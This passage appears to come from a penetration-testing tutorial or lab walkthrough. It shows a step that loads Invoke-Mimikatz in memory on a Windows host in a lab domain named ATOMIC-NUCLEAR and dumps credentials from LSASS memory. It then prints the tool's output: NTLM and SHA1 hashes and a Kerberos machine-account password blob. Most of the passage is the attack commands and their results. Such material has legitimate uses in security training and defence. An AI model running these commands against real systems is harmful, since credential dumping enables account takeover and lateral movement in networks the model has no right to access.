
```
dir
```




Step 3 : Import Mimikatz in memory and Invoke it for dumping the credential from LSASS Memory. [Local Admin Permission Required]

```
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz
```





Administrator: Windows PowerShell
Authentication Id : 0 ; 1354789 (00000000:0014ac25)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 04-10-2021 12:51:18
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : DEV$
* Domain : ATOMIC-NUCLEAR
* NTLM : 4afb5675f4c84a1f3b7e7ca57fe8d1d6
* SHA1 : b4a25c69a70e372d46379e90c8a7eca9ca4c33ab
tspkg :
wdigest :
* Username : DEV$
* Domain : ATOMIC-NUCLEAR
* Password : (null)
kerberos :
* Username : DEV$
* Domain : atomic-nuclear.site
* Password : fb 3e da 1c df d9 43 d6 fd 7b dd 37 f4 3d b8 4f d3 6a 98 09 dd 72 f0 6a b5 9d bd 7a c2 be
e1 5c fc 11 8a 4a 85 e5 ab 49 53 89 fd 33 48 6e 0c 11 17 a1 5f aa a9 94 a7 c3 6d 65 eb 60 88 51 f6 6f 59 fc 2e
0f ac c8 97 a3 ed f3 77 7d 87 87 41 4f 71 39 bb 31 8f d6 48 c5 85 33 5a 0b 16 cc ef 99 f3 19 60 78 ce 56 b0 1f
8f e1 88 58 0d dd 14 bc 72 0e 5b 1a dc 12 20 89 14 e4 6e e8 33 ba 35 25 0e ff ea 3f c2 2d 61 18 67 cf 1a 1a 07
d6 86 3e ed 5f ab 2f bb e1 5d fe 89 43 5b dd f1 bf 53 20 a3 06 34 07 a1 df 5e 07 3d bb e8 96 5d 59 ff af 42 de
06 ab 70 13 c4 42 91 74 7c da 0d 97 4f dc d2 00 d9 9f 2f b3 c9 60 c4 4a 16 55 06 8e d6 90 35 f9 d3 86 7a 31 9d
e0 36 ba 0a 10 e7 5a 13 75 7e 93 62 ed 26 11 b1 0f 52 5a 7f 8d 3e 47 e8 83
ssp :


Administrator: Windows PowerShell
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : DEV$
Domain : ATOMIC-NUCLEAR
Logon Server : (null)
Logon Time : 04-10-2021 12:25:43
SID : S-1-5-20
msv :
[00000003] Primary
* Username : DEV$
* Domain : ATOMIC-NUCLEAR
* NTLM : 4afb5675f4c84a1f3b7e7ca57fe8d1d6
* SHA1 : b4a25c69a70e372d46379e90c8a7eca9ca4c33ab
tspkg :
wdigest :
* Username : DEV$
* Domain : ATOMIC-NUCLEAR
* Password : (null)
kerberos :
* Username : dev$
* Domain : ATOMIC-NUCLEAR.SITE
* Password : (null)
ssp :
credman :

